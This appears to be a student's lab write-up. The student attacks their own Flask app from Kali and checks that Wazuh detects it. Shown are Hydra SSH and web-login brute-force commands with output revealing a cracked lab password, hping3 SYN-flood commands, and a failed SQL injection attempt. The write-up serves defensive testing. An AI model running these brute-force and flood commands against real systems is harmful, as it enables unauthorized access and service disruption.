Performing attacks


Brute Force

I have set up a machine of kali and performed a bruteforce attack on the flask app server, wazuh successfully detected it, as you can see in this image

Command Used

```
Hydra -l username -P password.txt ssh://ip_address -t 2 -w 5
-1: I already know the username
-P: For password list
-t: Use only two thread and not overload the thing
-w: wait for 5 second after every attempt.
```

```
回
                              kali@kali: ~
File Actions Edit View Help
, ~59 tries per task
[DATA] attacking ssh://172.16.167.130:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 77 to do in 00:02h, 2 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume ses
sion.
 —(kali⊕kali)-[~]
_$ hydra -R
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-13 01:
59:24
[DATA] max 2 tasks per 1 server, overall 2 tasks, 117 login tries (l:1/p:117)
, ~59 tries per task
[DATA] attacking ssh://172.16.167.130:22/
[STATUS] 86.00 tries/min, 86 tries in 00:01h, 31 to do in 00:01h, 2 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-13 02:
01:22
  -(kali⊕kali)-[~]
```



Now what i am going to do is, putting a correct password of the server in the list to figure it out.

```
F
                                 kali@kali: ~
File Actions Edit View Help
 —(kali⊛kali)-[~]
$ echo "malfoy" >> common_passwords.txt
 —(kali⊛kali)-[~]
$ nano common_passwords.txt
(kali@ kali)-[~]
$ hydra -l flask_attendance -P common_passwords.txt ssh://172.16.167.130 -t
2 -w 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-13 02:
13:54
[DATA] max 2 tasks per 1 server, overall 2 tasks, 90 login tries (l:1/p:90),
~45 tries per task
[DATA] attacking ssh://172.16.167.130:22/
[STATUS] 34.00 tries/min, 34 tries in 00:01h, 56 to do in 00:02h, 2 active
[STATUS] 33.00 tries/min, 66 tries in 00:02h, 24 to do in 00:01h, 2 active
[22][ssh] host: 172.16.167.130 login: flask_attendance password: malfoy
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-13 02:
16:35
  -(kali⊛kali)-[~]
 -$
```

DoS Attack (Denial of service)

Now I have performed a DOS attack with hping3 on the system. Here you can see its screenshot!

```
E
                                kali@kali: ~
File Actions Edit View Help
^c
— 172.16.167.130 hping statistic —
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 7.4/7.4/7.4 ms
  —(kali®kali)-[~]
$ sudo hping3 -S -p 5000 -- flood 172.16.167.130
HPING 172.16.167.130 (eth0 172.16.167.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
watch -n 1 "netstat -tn | grep ':5000' | wc -l"
^C
— 172.16.167.130 hping statistic —
4281150 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
 —(kali®kali)-[~]
$ sudo hping3 -S -p 5000 -- flood 172.16.167.130
HPING 172.16.167.130 (eth0 172.16.167.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 172.16.167.130 hping statistic —
2849545 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
  -(kali⊛kali)-[~]
L_$
```

Though i was unable to take the system down, but i can see its flooding in the server using

tcpdump

Command Used

```
Sudo hping3 -S -p 5000 -flood ip_address

Hping3: Tool used to send packets
-S: sends tcp handshake packets(SYN packets)
-p: port number of your deployed app
-flood: floods the attack without waiting for the response.
```

Brute Forcing on app login

```
hydra -L usernames.txt -P passwords.txt 192.168.1.100 http-post-form "/login:role=student&username=^USER^&password=^PASS^:Incorrect Username / Password"
```

I have created my custom list and tried to attack on my flask app, it found a password beacuse i am using a default one.

SQL Injection

I have tried this attack, but it won't work , because I was using some libraries such as **cs50**, and **SQLAIchemy.** What they do is they automatically sanitizes the inputs and also i am using paremeterized queries.

```
user = db.execute(
    "SELECT * FROM :table_name WHERE username = :username",
    table_name=table_name,
    username=username,
)
```

In order to check connected agents in the wazuh server type the following command

/var/ossec/bin/agent_control -l